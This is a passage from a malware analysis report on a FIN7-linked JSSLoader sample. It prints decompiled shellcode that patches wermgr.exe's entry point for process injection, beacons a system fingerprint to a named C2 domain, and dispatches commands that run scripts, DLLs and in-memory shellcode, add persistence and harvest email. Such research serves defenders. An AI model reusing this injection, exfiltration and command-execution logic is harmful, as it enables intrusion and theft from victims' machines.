22    for ( counter0a = 14i64; counter0a; --counter0a )
23        delay_execution(3u);
24    if ( !(unsigned int)read_virtual_memory(&custom_struct) )
25        return 3;
26    if ( !allocate_memory0(&custom_struct) )
27        return 4;
28    delay_execution(2u);
29    if ( !(unsigned int)read_virtual_memory0(&custom_struct) )
30        return 5;
31    if ( !(unsigned int)fetch_pe_data(&custom_struct) )
32        return 6;
33    memset(custom_struct.allocated_mem0, 0, 4096i64);
34    if ( !set_ep_writable(&custom_struct) )
35        return 7;
36    if ( !(unsigned int)allocate_final_stage_mem(&custom_struct) )
37        return 8;
38    prepare_entrypoint_patch(&custom_struct, &custom_struct.ep_patch);
39    if ( !write_memory(&custom_struct, *(_QWORD *)custom_struct.final_stage_raw_buf) )
40        return 9;
41    if ( !(unsigned int)write_ep_patch(&custom_struct, (__int64)&custom_struct.ep_patch) )
42        return 10;
43    for ( time_ctr = 8i64; time_ctr; --time_ctr )
44        delay_execution(2u);
45    if ( !resume_thread(&custom_struct) )
46        return 11;
47    counter1 = 8i64;
48    v2 = 100;
49    while ( counter1 )
50    {
51        delay_execution(2u);
52        --counter1;
53    }
54    return v2;
55 }

```

Figure 18 - The main function of the shellcode performing the final stage injection

This piece of shellcode operates on the handle to `wermgr.exe`, which was previously created in a suspended mode (both process handle, and the thread handle, are stored in the custom structure, and the current piece of shellcode reads them from there).

We can see it writing the next, bigger piece of shellcode into the process. The address of the memory allocated for the next shellcode is used to prepare the stub, that will be written at the Entry Point of `wermgr.exe`:

```
1 __int64 __fastcall prepare_entrypoint_patch(t_custom_str *a1, _BYTE *ep_patch_buffer)
2 {
3     __int64 redirect_addr; // rax
4
5     *(_WORD *)ep_patch_buffer = 0xB848; // MOVABS RAX,[address]
6     redirect_addr = a1->final_stage_addr;
7     *(_QWORD *)(ep_patch_buffer + 2) = redirect_addr;
8     *(_DWORD *)(ep_patch_buffer + 10) = 0x50C88B48; // MOV RCX, RAX
9 // PUSH RAX
10 *((_WORD *)ep_patch_buffer + 7) = 0xC3; // RET
11     return redirect_addr;
12 }
```

Figure 19 - Preparing the stub that will be written at `wermgr.exe` Entry Point

After all data is written, finally the main thread of `wermgr.exe` is resumed, so that the execution of the implant can start.

## The final stage

### Getting our hands on the final shellcode

The *wermgr.exe* process that was earlier created in a suspended state has the next stage shellcode implanted. Also, its Entry Point is patched so that after the execution resumes, the execution will be redirected to the implant.

16590	48B80000C7F426020000	MOVABS RAX, 0X226F4C70000
1659A	488BC8	MOV RCX, RAX
1659D	50	PUSH RAX
1659E	C3	RET
1659F	0000	ADD BYTE PTR [RAX], AL
165A1	00CC	ADD AH, CL
165A3	CC	INT3

Figure 20 - The patched Entry Point of *wermgr.exe*: the address of the next stage shellcode is stored in RAX register, which is further called by PUSH-TO-RET technique.

The execution of the next part of the shellcode starts after the initial redirection into a new memory page, via patched Entry Point.

The screenshot shows the x64dbg interface for *wermgr.exe* (PID: 4948, Thread: Main Thread 2348). The CPU window displays the following assembly instructions:

```

E9 DB080000 jmp 1ACB77708E0
48:83EC 28 sub rsp,28
48:8B09 mov rcx,qword ptr ds:[rcx]
48:85C9 test rcx,rcx
74 0A je 1ACB777001B
E8 BA7C0000 call 1ACB7777CD0
48:8B00 mov rax,qword ptr ds:[rax]
EB 02 jmp 1ACB777001D
33C0 xor eax,eax
48:83C4 28 add rsp,28
C3 ret
CC int3
CC int3
  
```

The memory dump window shows the hex and ASCII values of the injected shellcode:

Address	Hex	ASCII
000001ACB7770000	E9 DB 08 00 00 48 83 EC 28 48 8B 09 48 85 C9 74	éÙ...H.ì(H..H.Ét
000001ACB7770010	0A E8 BA 7C 00 00 48 8B 00 EB 02 33 C0 48 83 C4	.è° ..H..ë.3AH.A
000001ACB7770020	28 C3 CC CC CC CC CC CC CC CC CC CC CC CC CC	(Aiiiiiiiiiiiiiii
000001ACB7770030	56 57 53 48 81 EC 30 08 00 00 48 8B F1 48 8D 7C	VWSH.ì0...H.ñH.

Figure 21 - Start of the next stage injected into *wermgr.exe*

The shellcode's execution starts by dynamically filling its custom import table.

We can dump the injected shellcode from memory, along with the loaded imports, with the help of [PE-sieve/HollowsHunter](#). By looking at the dumped list of imports, we can be sure that this component is going to connect to the C2, so this is probably the component responsible for generating the observed traffic.

To make the static analysis of the shellcode easier, we can further load the dumped imports into the IDA database, as demonstrated [here](#).

### Tracing the dumped shellcode

To make the dynamic analysis easier, we dumped the shellcode from wermgr.exe once again, before the execution, and [wrapped in a loader](#), to run as a standalone executable. (Note that dumping the shellcode after it already executed can make it unfit for dynamic analysis: often some important data inside, such as checksums necessary for imports loading, is overwritten on first run).

Such executable was further traced with the help of [tiny tracer](#), giving the following tracelog:

- <https://gist.github.com/hasherezade/61f776b07e575b9fe664e9775cdb691e>

By reading the tracelog we can find out that this was the component responsible for generating the JSON report observed during the behavioral analysis. We can see for example, how the WMI interface was used to query details about the system, that were later appended to the report.

```
4eec0;combase.CoInitializeEx
4eef5;combase.CoInitializeSecurity
4ef47;combase.CoCreateInstance
4ef9e;wbemprox.[unnamedImageEntryPoint+10b0]*
4efd3;combase.CoSetProxyBlanket
55068;oleaut32.SysAllocString
5507d;oleaut32.SysAllocString
5509e;fastprox.[? ?1CwbemGuidToClassMap@@QEAA@XZ+210]*
550b6;oleaut32.SysFreeString
    Arg[0] = ptr 0x000000423c4f1c78 -> L"SELECT * FROM Win32_OperatingSystem"
550bc;oleaut32.SysFreeString
    Arg[0] = ptr 0x000000423c4e9648 -> L"WQL"
```

Extensive use of WMI for enumeration and system fingerprinting, is typical for this group of FIN7 malware, and was also mentioned in the previously quoted Mandiant report.

The current sample executes the following queries:

- "SELECT \* FROM Win32\_OperatingSystem"
- "SELECT \* FROM Win32\_Processor"
- "SELECT \* FROM Win32\_ComputerSystem"

We can also see how the information about processes are being printed to the expected format (compare to the fragments of JSON report from the behavioral analysis, i.e. {"name": "svchost.exe", "pid": "384"}):

```
4e704;ntdll.RtlAllocateHeap
5410e;kernel32.Process32NextW
5411b;kernel32.CloseHandle
4f0a7;kernel32.HeapFree
50b78;user32.wsprintfW
    Arg[0] = ptr 0x000000423c42dd00 -> L"", "pid":""
    Arg[1] = ptr 0x000000423c42e310 -> L"%u"
    Arg[2] = 0
```

Further on, the shellcode initiated the connection with the C2 server, as the User Agent "curl/7.78.0". This User Agent which was also mentioned in the report on JSSLoader by Morphisec (at: *Figure 4: User Agent changes between samples*).

```
4d501;wininet.InternetOpenW
    Arg[0] = ptr 0x000000423c42e130 -> L"curl/7.78.0"
    Arg[1] = 0
    Arg[2] = 0
    Arg[3] = 0
    Arg[4] = 0x0000004200000000 = 283467841536

5087b;wininet.InternetConnectW
    Arg[0] = 0x0000000000cc0004 = 13369348
    Arg[1] = ptr 0x000000423c42e580 -> L"essentialsmassageanddayspa.com"
    Arg[2] = 0x00000000000001bb = 443
    Arg[3] = 0
    Arg[4] = 0
    Arg[5] = 0x00007fff600000003 = 140694538682371
    Arg[6] = 0

54553;wininet.HttpOpenRequestW
    Arg[0] = 0x0000000000cc0008 = 13369352
    Arg[1] = ptr 0x000000423c42e580 -> L"POST"
    Arg[2] = ptr 0x000000423c4be050 -> L"/?id=testmachineTESTMACHINE&type=a"
    Arg[3] = 0
    Arg[4] = 0

5458a;wininet.InternetQueryOptionW
545a5;wininet.InternetSetOptionW
545ea;wininet.HttpSendRequestW
    Arg[0] = 0x0000000000cc000c = 13369356
    Arg[1] = 0
    Arg[2] = 0
    Arg[3] = ptr 0x000000423c4fbe70 -> {AAAAAA==}
    Arg[4] = 0x000000000001af2 = 6898
```

This points to the conclusion that the shellcode itself, and not any secondary payload, was responsible for the generated traffic, typical of JSSLoader.

While in the case of the sample [described by Morphisec](#) the XLL file was just used as a downloader for the next stage, here we can find the whole JSSLoader embedded in the binary, in shellcode form. Yet, it may still download additional samples after connecting to its C2.

## Implementation details

Now let's dive into details of the implementation. The execution starts from a single jump, that leads into a small stub. This stub is responsible for preparing the stage: loading imports into a custom IAT, and then jumping to the shellcode's main function:

```
void __fastcall __noreturn shc_start(__int64 a1)
{
    _DWORD *checksum; // [rsp+20h] [rbp-C28h] BYREF
    __int64 (__fastcall **iat_start)(_QWORD); // [rsp+28h] [rbp-C20h] BYREF
    char v3; // [rsp+30h] [rbp-C18h] BYREF
    char v4; // [rsp+430h] [rbp-818h] BYREF

    qword_A55D = (__int64)&v3;
    g_OutBuf = (__int64)&v4;
    iat_start = &InternetCloseHandle;
    checksum = &g_ImpChecksums;
    do
    {
        load_functions((__int64 *)&checksum, &iat_start);
        ++checksum;
    }
    while ( *checksum );
    shc_main();
}
```

Figure 22 - The start function of the final shellcode

Exactly the same import loading could be found in the previous shellcode chunks, which means the consecutive components were built following the same template, most likely by the same authors.

The malware makes a use of a custom buffer structure for keeping and aggregating data. The same structure is used in multiple places within the module. Reconstruction given below:

```
struct t_buffer
{
    _DWORD unit_size;
    _DWORD buffer_allocated_size;
    _DWORD buffer_units_count;
    _BYTE *buffer;
};
```

This buffer allows to store a continuous chunk of bytes, as well as a list of elements, where the maximal size of an element is defined.

## String obfuscation & deobfuscation

All the strings within the module are obfuscated, and they are fetched by their hardcoded IDs. Sometimes after decoding, additional conversion to Unicode is applied, for example:

```
1 unsigned __int64 __fastcall decode_and_convert_to_wchar_1048(__int64 out_wchar, unsigned int string_id)
2 {
3     char decoded[1048]; // [rsp+20h] [rbp-418h] BYREF
4
5     decode_string(string_id, decoded);
6     return char_to_wchar(decoded, (_WORD *)out_wchar);
7 }
```

Figure 23

Decoding of the strings is crucial for getting deeper understanding of the malware functionality. The following tool was used for strings decoding:

- <https://gist.github.com/hasherezade/6eb355c2c81e640e7470fafe4db3f069> (it loads the original shellcode, and then deploys a decoding function out of it)

The generated listing:

- <https://gist.github.com/hasherezade/4048e435cda43be374277afb06744ab1>

## The main function

The main function starts by creating a token, that will be used in the POST request sent to the C2. The token corresponds to what we observed during tracing and the behavioral analysis (example: `L"/?id=testmachineTESTMACHINE&type=a"`). It is in the following format: `"/?id=[domain][computername]&type=a"`.

The communication with the C2 starts with the malware sending report about the infected system. After successful beaconing, the C2 communication loop starts. This is the function where the module awaits the commands from the C2, and executes them.

```

void __noreturn shc_main()
{
    t_buffer *custom_buf; // rsi
    unsigned __int8 random_num; // al
    char *lpszObjectName; // rax
    __int16 times; // ax
    _WORD dec_str[524]; // [rsp+20h] [rbp-418h] BYREF

    custom_buf = (t_buffer *)to_alloc_memory(0x18i64);
    random_num = get_random_number();
    alloc_t_buffer(custom_buf, random_num | 0x100);
    decode_and_convert_to_wchar_1048((__int64)dec_str, 52u); // "?id="
    copy_string_to_struct((__int64)custom_buf, (__int64)dec_str);
    get_userdomain_and_computername(custom_buf);
    decode_and_convert_to_wchar_1048((__int64)dec_str, 162u); // "&type=a"
    copy_string_to_struct((__int64)custom_buf, (__int64)dec_str);
    lpszObjectName = t_buffer_fetch_zero_terminated_wcstr(custom_buf);
    set_http_object_name(lpszObjectName);
    reset_and_deallocate_t_buf(custom_buf);
    j_heap_free((__int64)custom_buf);

    g_ServerName = (_WORD *)alloc_memory(512i64, 0i64);
    decode_and_convert_to_wchar_1048((__int64)g_ServerName, 128u); // "essentialsmassageanddayspa.com"
    c2_send_system_fingerprint();
    do
    {
        c2_communicate(g_ServerName, 32i64);
        times = get_random_number();
        Sleep((times & 0x3FFFu) + 12000);
    }
    while ( !is_finish_flag_set() );

    close_internet_handle();
    FatalExit(0i64);
    BUG();
}

```

Figure 24 - The main function of the final stage, with deobfuscated strings added as comments

The function denoted as `c2\_send\_system\_fingerprint` is responsible for collecting extensive information about the system, and aggregating them in the JSON report, that is further sent to the C2. Fragment of the function responsible for gathering the information to the JSON report presented at Figure 25.

```

25 v19 = (t_buffer *)a1;
26 v18 = 257;
27 v1 = (t_buffer *)to_alloc_memory(24i64);
28 alloc_t_buffer(v1, 0x4000u);
29 decode_and_convert_to_wchar_1048(v20, 148u); // "{"host":""
30 copy_string_to_t_buffer(v1, (__int64)v20);
31 to_gethostbyname(v1);
32 decode_and_convert_to_wchar_1048(v20, 51u); // "","domain":""
33 copy_string_to_t_buffer(v1, (__int64)v20);
34 v2 = get_computer_name(v1);
35 v3 = 1;
36 if ( !v2 )
37 {
38     decode_and_convert_to_wchar_1048(v20, 123u); // "WORKGROUP"
39     copy_string_to_t_buffer(v1, (__int64)v20);
40     v3 = 0;
41 }
42 v17 = v3;
43 decode_and_convert_to_wchar_1048(v20, 169u); // "","user":""
44 copy_string_to_t_buffer(v1, (__int64)v20);
45 memset(v21, 0, 514i64);
46 if ( (unsigned int)GetUserNameW(v21, &v18) )
47     copy_string_to_t_buffer(v1, (__int64)v21);
48 decode_and_convert_to_wchar_1048(v20, 88u); // "","sysinfo":{"
49 copy_string_to_t_buffer(v1, (__int64)v20);
50 to_fetch_all_sysinfo((__int64)v1);
51 decode_and_convert_to_wchar_1048(v20, 111u); // "},"processes":["
52 copy_string_to_t_buffer(v1, (__int64)v20);
53 v4 = (t_buffer *)to_alloc_memory(24i64);
54 alloc_t_buffer32(v4, 16);
55 if ( list_running_processes((__int64)v4) && (unsigned int)fetch_t_buf_allocated_size((__int64)v4) )
56 {
57     v5 = 0;
58     v6 = 1;
59     do
60     {
61         v7 = get_buffer_part(v4, v5);
62         if ( v7 )
63         {
64             if ( !v6 )
65             {
66                 decode_and_convert_to_wchar_1048(v20, 93u); // " ,"
67                 copy_string_to_t_buffer(v1, (__int64)v20);
68             }
69             decode_and_convert_to_wchar_1048(v20, 161u); // "{"name":""
70             copy_string_to_t_buffer(v1, (__int64)v20);
71             v8 = *((_QWORD *)v7 + 1);
72             if ( v8 )
73             {
74                 copy_string_to_t_buffer(v1, v8);
75                 heap_free(*((_QWORD *)v7 + 1));
76             }
77             decode_and_convert_to_wchar_1048(v20, 156u); // "","pid":""
78             copy_string_to_t_buffer(v1, (__int64)v20);
79             decode_and_convert_to_wchar_1048(v22, 73u); // "%u"
80             wsprintfW(v20, v22, *(unsigned int *)v7);
81             copy_string_to_t_buffer(v1, (__int64)v20);
82             decode_and_convert_to_wchar_1048(v20, 167u); // ""}"
83             copy_string_to_t_buffer(v1, (__int64)v20);
84             v6 = 0;
85         }
86     }

```

Figure 25

## Supported commands

As observed before, the malware can work as a downloader of further payloads. However, its functionality is very rich and allows not only for dropping and executing PE-based payloads, but also for deploying scripts and shellcodes. Among the available payload formats is JavaScript - hence the name JSSLoader.

The function responsible for deploying commands is illustrated by the Figure 26.

```

15  reset_g_tBuf();
16  _res = 0;
17  if ( fetch_filled_size_from_t_buf(cmd_code) == 4 )
18  {
19      _res = 1;
20      switch ( *fetch_buffer_from_struct(cmd_code) )
21      {
22          case 0:
23          case 1:
24              break;
25          case 2: // Cmd_JS
26              res = run_javascript_file(buf_data);
27              goto cmd_done;
28          case 3: // Cmd_EXE
29              res = drop_and_run_exe(buf_data, buf_options);
30              goto cmd_done;
31          case 4: // Cmd_UPDATE
32              res = drop_exe_add_scheduled_task(buf_data, buf_options);
33              goto cmd_done;
34          case 5: // Cmd_UNINST
35              res = terminate_and_clean();
36              goto cmd_done;
37          case 6: // Cmd_RAT
38              res = read_to_file_via_powershell_task(buf_data, buf_options);
39              goto cmd_done;
40          case 7: // Cmd_PWS
41              res = run_powershell_cmd(buf_data);
42              goto cmd_done;
43          case 8: // Cmd_VBS
44              res = run_vbscript(buf_data, buf_options);
45              goto cmd_done;
46          case 9: // Cmd_RunDll
47              res = drop_and_run_dll_via_rundll32(buf_data, buf_options);
48              goto cmd_done;
49          case 10: // Cmd_Info
50              res = c2_send_system_fingerprint();
51              goto cmd_done;
52          case 11:
53              res = load_shellcode_run_thread(buf_data, buf_options);
54              goto cmd_done;
55          case 12:
56              res = add_autorun_key();
57              goto cmd_done;
58          case 13:
59          case 17:
60              res = harvest_emails_add_outlook_rule(buf_data, buf_options);
61              goto cmd_done;
62          case 14:
63              res = harvest_saved_email_recipients();
64              goto cmd_done;
65          case 15:
66              res = save_buffer_to_file(buf_data, buf_options);
67              goto cmd_done;
68          case 16:
69              res = check_file_size(buf_options);
70              goto cmd_done;
71          case 18:
72              type = 1; // one time
73              goto LABEL_21;
74          case 19:
75              type = 2; // one time + at logon
76 LABEL_21:
77              res = drop_exe_add_scheduled_task_extended(buf_data, buf_options, type);
78 cmd_done:
79              _res = res;
80              break;
81          default:
82              decode_string(v18, 68i64); // "Unknown command"
83              append_to_logger(v18);
84              break;
85      }
86  }

```

Figure 26 - The function parsing the commands: IDA view after the analysis. The commands from the previous version have been annotated.

Logged information about the outputs of the executed commands are being added into the global logger. Further on, this buffer is fetched, Base64 encoded, and sent to the C2.

```
87 req_buf = (t_buffer *)to_alloc_memory(24i64);
88 alloc_t_buffer(req_buf, 0x400u);
89 j_base64_encode((t_buffer *)a1, req_buf);
90 append_char_to_t_buffer(req_buf, 10);
91 v12 = (t_buffer *)to_alloc_memory(24i64);
92 alloc_t_buffer(v12, 4u);
93 a2 = (res == 0) + 1;
94 to_copy_buf(v12, (char *)&a2, 4u);
95 j_base64_encode(v12, req_buf);
96 reset_and_deallocate_t_buf(v12);
97 j_heap_free((__int64)v12);
98
99 append_char_to_t_buffer(req_buf, 10);
100 if ( fetch_logged_buf() && (v13 = fetch_logged_buf(), (unsigned int)fetch_filled_size_from_t_buf(v13)) )
101 {
102     logger_t_buf = fetch_logged_buf();
103     j_base64_encode(logger_t_buf, req_buf);
104 }
105 else
106 {
107     to_base64(0, req_buf);
108 }
109 v15 = -3;
110 do
111 {
112     decode_and_convert_to_wchar_1048(conn_verb, 120u); // "POST"
113     if ( (unsigned int)to_http_communicate_and_execute_commands((__int64)conn_verb, req_buf) )
114         break;
115     Sleep(5000i64);
116     ++v15;
117 }
118 while ( v15 );
119 reset_and_deallocate_t_buf(req_buf);
120 j_heap_free((__int64)req_buf);
121 return res;
122 }
```

Figure 27 - Fragment of the code responsible for Base64 encoding, and sending of the output to the C2

*Generating of random names*

Files are being dropped under random names, based on the hardcoded dictionary:

```

1 __int64 __fastcall make_random_name(__int16 *a1, int a2)
2 {
3     int random_num_1; // edi
4     __int16 *v5; // rsi
5     __int16 *v6; // rbx
6     unsigned int random_num; // eax
7     __int16 _name; // cx
8     __int16 *val; // rax
9     __int16 name; // [rsp+20h] [rbp-438h] BYREF
10    char v12; // [rsp+22h] [rbp-436h] BYREF
11
12    random_num_1 = (get_random_number() & 1) + 3;
13    v5 = &a1[a2];
14    v6 = a1;
15    do
16    {
17        random_num = get_random_number();
18        decode_and_convert_to_wchar_524((char *)&name, random_num % 49 + 1); // get random name from dict
19        if ( v6 < v5 )
20        {
21            _name = name;
22            if ( name )
23            {
24                val = (__int16 *)&v12;
25                do
26                {
27                    *v6++ = _name;
28                    if ( v6 >= v5 )
29                        break;
30                    _name = *val++;
31                }
32                while ( _name );
33            }
34        }
35        --random_num_1;
36    }
37    while ( random_num_1 );
38    *v6 = 0;
39    return (unsigned int)((unsigned __int64)((char *)v6 - (char *)a1) >> 1);
40 }

```

Figure 28 - The function generating a random name out of the dictionary

The dictionary contains 49 values, with indexes starting from 1:

```
1, "rain"  
2, "faint"  
3, "shark"  
4, "hierarchy"  
5, "brush"  
6, "grimace"  
7, "recognize"  
8, "mountain"  
9, "place"  
10, "pressure"  
11, "delay"  
12, "volunteer"  
13, "snarl"  
14, "shame"  
15, "attitude"  
16, "pool"  
17, "priority"  
18, "snack"  
19, "category"  
20, "my"  
21, "necklace"  
22, "decorative"  
23, "tower"  
24, "fountain"  
25, "software"  
26, "siege"  
27, "trade"  
28, "gravel"  
29, "beginning"  
30, "fragrant"  
31, "execute"  
32, "orthodox"  
33, "harmful"  
34, "classroom"  
35, "ostracize"  
36, "blade"  
37, "hypnothize"  
38, "general"  
39, "achieve"  
40, "poetry"  
41, "ensure"  
42, "prison"  
43, "find"  
44, "prevent"  
45, "extract"  
46, "presidential"  
47, "graduate"  
48, "south"  
49, "week"
```

Example - a payload dropped under the name composed of the words from the dictionary:

AppData > Roaming > brushbladesnarl		
Name	Date modified	Type
snackhierarchysouth.exe	8/10/2022 2:27 PM	Application

Figure 29 - A dropped file, with randomly generated name

### Running modules

Since the beginning, the malware was noticed for its ability to execute various scripts on the infected machine. We can find the same functionality in the current sample.

Running a JS script:

```

1 __int64 __fastcall run_javascript_file(t_buffer *a1)
2 {
3     int is_dropped; // eax
4     unsigned int v3; // esi
5     unsigned int pid; // eax
6     int str1; // [rsp+2Ch] [rbp-82Ch] BYREF
7     __int16 name[512]; // [rsp+30h] [rbp-828h] BYREF
8     _WORD cmdline[532]; // [rsp+430h] [rbp-428h] BYREF
9                                     // drop the JS file under a random name:
10    str1 = make_random_name(name, 512);
11    decode_and_convert_to_wchar_1048(&name[str1], 152u); // ".js"
12    is_dropped = create_dir_and_drop_file(name, 0x200u, &str1, a1);
13    v3 = 0;
14    if ( is_dropped )
15    {
16                                     // run the file via cscript.exe:
17        str1 = decode_and_convert_to_wchar_1048(cmdline, 117u); // "///e:jscript "
18        copy_wchar(&cmdline[str1], name, 512 - str1);
19        str1 = get_system_dir((__int64)name, 0x200u);
20        decode_and_convert_to_wchar_1048(&name[str1], 72u); // "cscript.exe"
21        pid = create_process(name, cmdline);
22        if ( pid )
23            log_run_pid(pid);
24        else
25            v3 = 1;
26    }
27    return v3;

```

Figure 30

Running VBScript:

```
1 __int64 __fastcall run_vbscript(t_buffer *custom_buf)
2 {
3     int is_dropped; // eax
4     unsigned int v3; // esi
5     unsigned int v4; // eax
6     int v6; // [rsp+2Ch] [rbp-81Ch] BYREF
7     __int16 v7[512]; // [rsp+30h] [rbp-818h] BYREF
8     _WORD v8[524]; // [rsp+430h] [rbp-418h] BYREF
9
10    v6 = make_random_name(v7, 512);
11    decode_and_convert_to_wchar_1048(&v7[v6], 105u); // ".vbs"
12    is_dropped = create_dir_and_drop_file(v7, 0x200u, &v6, custom_buf);
13    v3 = 0;
14    if ( is_dropped )
15    {
16        v6 = decode_and_convert_to_wchar_1048(v8, 146u); // "//e:vbscript "
17        copy_wchar(&v8[v6], v7, 0x200u);
18        v6 = get_system_dir(v7, 0x200u);
19        decode_and_convert_to_wchar_1048(&v7[v6], 72u); // "cscript.exe"
20        v4 = create_process(v7, v8);
21        if ( v4 )
22            log_run_pid(v4);
23        else
24            v3 = 1;
25    }
26    return v3;
27 }
```

Figure 31

Running a custom PowerShell command:

```

1 __int64 __fastcall run_powershell_cmd(t_buffer *custom_buf)
2 {
3     t_buffer *cmd_buf; // rsi
4     int cbuf_size; // eax
5     unsigned int v4; // eax
6     t_buffer *custom_buf2; // rdi
7     unsigned int cbuf2_size; // ebx
8     char *cbuf2_str; // rax
9     int v8; // eax
10    _WORD *lpCommandLine; // rax
11    unsigned int v10; // eax
12    unsigned int v11; // edi
13    _WORD lpApplicationName[512]; // [rsp+20h] [rbp-618h] BYREF
14    char a2[536]; // [rsp+420h] [rbp-218h] BYREF
15
16    cmd_buf = (t_buffer *)to_alloc_memory(24i64);
17    cbuf_size = fetch_filled_size_from_t_buf(custom_buf);
18    alloc_t_buffer(cmd_buf, cbuf_size + 32);
19    v4 = decode_string(a2, 57); // "/C powershell ""
20    to_copy_buf(cmd_buf, a2, v4);
21    custom_buf2 = to_append_to_t_buffer(custom_buf);
22    cbuf2_size = fetch_filled_size_from_t_buf(custom_buf2);
23    cbuf2_str = fetch_buffer_from_struct(custom_buf2);
24    to_copy_buf(cmd_buf, cbuf2_str, cbuf2_size); // append the powershell command to the string
25    append_char_to_t_buffer(cmd_buf, 34);
26    v8 = get_system_dir(lpApplicationName, 0x100u);
27    decode_and_convert_to_wchar_1048(&lpApplicationName[v8], 168u); // "cmd.exe"
28    convert_to_wide_char(cmd_buf, 65001i64);
29    lpCommandLine = t_buffer_fetch_zero_terminated_wcstr(cmd_buf);
30    v10 = create_process(lpApplicationName, lpCommandLine);
31    if ( v10 )
32    {
33        log_run_pid(v10);
34        v11 = 0;
35    }
36    else
37    {
38        v11 = 1;
39    }
40    reset_and_deallocate_t_buf(cmd_buf);
41    j_heap_free((__int64)cmd_buf);
42    return v11;
43 }

```

Figure 32

Another command for running a PowerShell commands, this time from a file where they were saved - so-called Takeaway Script (this command is referenced as Cmd\_RAT in the [Morphisec's paper](#)):

```

85 {
86     v15 = (t_buffer *)to_alloc_memory(24i64);
87     alloc_t_buffer(v15, v14 + 1);
88     to_copy_buf(v15, v11, v14);
89     v26 = make_random_name(name, 512);
90     decode_and_convert_to_wchar_1048(&name[v26], 94u); // ".txt"
91     if ( (unsigned int)create_dir_and_drop_file(name, 0x200u, &v26, v15) )
92     {
93         sub_7A60(name, v29, 0x200u);
94         v26 = decode_string(v27, 87); // "$body = [IO.File]::ReadAllText('"
95         v16 = sub_7AA0(&v27[v26], (__int64)v29, 256 - v26);
96         v17 = (unsigned int)(v26 + v16);
97         v26 = v17;
98         decode_string(&v27[v17], 71); // "'")
99         v18 = *(_QWORD *)get_buffer_part(v2, v4);
100        if ( v18 )
101            heap_free(v18);
102        v19 = append_string(v27, 512i64);
103        *(_QWORD *)get_buffer_part(v2, v4) = v19;
104        reset_and_deallocate_t_buf(v15);
105        j_heap_free((__int64)v15);
106        v15 = (t_buffer *)to_alloc_memory(24i64);
107        alloc_t_buffer(v15, 0x1000u);
108        decode_string(v27, 57); // "/C powershell '"
109        append_to_t_buffer(v15, v27);
110        if ( (unsigned int)fetch_t_buf_allocated_size(v2) )
111        {
112            v20 = 0;
113            do
114            {
115                v21 = *(char **)get_buffer_part(v2, v20);
116                for ( i = v21; ; ++i )
117                {
118                    if ( *i == '"' )
119                    {
120                        *i = '\\';
121                        continue;
122                    }
123                    if ( !*i )
124                        break;
125                }
126                append_to_t_buffer(v15, v21);
127                if ( ++v20 < (unsigned int)fetch_t_buf_allocated_size(v2) )
128                    append_char_to_t_buffer(v15, 59);
129            }
130            while ( v20 < (unsigned int)fetch_t_buf_allocated_size(v2) );
131        }
132        append_char_to_t_buffer(v15, 34);
133        v26 = get_system_dir(name, 0x100u);
134        decode_and_convert_to_wchar_1048(&name[v26], 168u); // "cmd.exe"
135        convert_to_wide_char(v15, 65001i64);
136        cmdline = t_buffer_fetch_zero_terminated_wcstring(v15);
137        v24 = create_process(name, cmdline);
138        reset and deallocate t buf(v15);

```

Figure 33

The current sample introduces a feature for running native modules directly from memory:

```
56 if ( fetch_filled_size_from_t_buf(remapped_buf) )
57 {
58     v22[0] = 256;
59     while ( 1 ) // try to allocate until succeeded
60     {
61         v9 = fetch_filled_size_from_t_buf(remapped_buf);
62         payload_size = v9 + (-fetch_filled_size_from_t_buf(remapped_buf) & 0xFFFu) + 4096;
63         CurrentProcess = GetCurrentProcess();
64         buf_ptr = VirtualAllocEx(CurrentProcess, 0i64, payload_size, 0x3000u, 0x40u);
65         if ( buf_ptr )
66             break;
67         --v22[0];
68         Sleep(0x64u);
69         if ( !v22[0] )
70             goto LABEL_13;
71     }
72     buffer_from_struct = fetch_buffer_from_t_buf(remapped_buf);
73     v15 = fetch_filled_size_from_t_buf(remapped_buf);
74     memcpy_0(buf_ptr + 0x1000, buffer_from_struct, v15);
75     is_ok = 0; // run the payload
76     Thread = CreateThread(0i64, 0i64, (buf_ptr + 0x1000), 0i64, 0, 0i64);
77     _is_ok = 0;
78     is_failed = Thread == 0i64;
79     is_success = Thread != 0i64;
80     if ( is_failed )
81     {
82         curr_process = GetCurrentProcess();
83         VirtualFreeEx(curr_process, buf_ptr, 0i64, 0x8000u);
84     }
85     else
86     {
87         LOBYTE(_is_ok) = is_success;
88         is_ok = _is_ok;
89     }
90 }
```

Figure 34

### Operations on files

In addition to deploying a variety of payloads, the malware authors provided a feature for dropping data files in arbitrary format:

```

1 __int64 __fastcall save_buffer_to_file(t_buffer *buf_data, t_buffer *buf_options)
2 {
3     unsigned int is_ok; // esi
4     char *zero_terminated_cstr; // rax
5     t_buffer *env_variables; // rdi
6     unsigned int filled_size_from_t_buf; // ebp
7     __int64 buffer_from_t_buf; // rax
8     const WCHAR *filename; // rax
9     __int64 str_id; // rdx
10    char str_msg[296]; // [rsp+20h] [rbp-128h] BYREF
11
12    is_ok = 0;
13    if ( fetch_filled_size_from_t_buf(buf_options) )
14    {
15        // if the name contains some environment variables, resolve them first:
16        zero_terminated_cstr = t_buffer_fetch_zero_terminated_cstr(buf_options);
17        env_variables = fetch_env_variables_list(zero_terminated_cstr);
18        if ( env_variables )
19        {
20            reset_t_buffer(buf_options);
21            filled_size_from_t_buf = fetch_filled_size_from_t_buf(env_variables);
22            buffer_from_t_buf = fetch_buffer_from_t_buf(env_variables);
23            to_append_to_t_buffer_0(buf_options, buffer_from_t_buf, filled_size_from_t_buf);
24            reset_and_deallocate_t_buf(env_variables);
25            j_heap_free(env_variables);
26        }
27        if ( convert_to_wide_char(buf_options, 0xFDE9u) )
28        {
29            filename = t_buffer_fetch_zero_terminated_wcstr(buf_options);
30            is_ok = drop_file(filename, buf_data);
31            if ( is_ok )
32                str_id = 143i64; // "Save success"
33            else
34                str_id = 84i64; // "Save failed"
35            decode_string(str_msg, str_id);
36            append_to_logger(str_msg);
37        }
38    }
39    return is_ok;
40 }

```

Figure 35

They also added a feature for checking the file size at the supplied path - which may be useful i.e. in verification if the payload was properly saved, or assessing which files could be exfiltrated.

```

1 __int64 __fastcall check_file_size(t_buffer *buf_data)
2 {
3     unsigned int v2; // esi
4     char *zero_terminated_cstr; // rax
5     t_buffer *env_variables_list; // rbx
6     unsigned int filled_size_from_t_buf; // ebp
7     __int64 buffer_from_t_buf; // rax
8     __int64 filename; // rax
9     __int64 filesize; // [rsp+28h] [rbp-B0h] BYREF
10    CHAR out_str[168]; // [rsp+30h] [rbp-A8h] BYREF
11
12    filesize = 0i64;
13    v2 = 0;
14    if ( fetch_filled_size_from_t_buf(buf_data) )
15    {
16        //
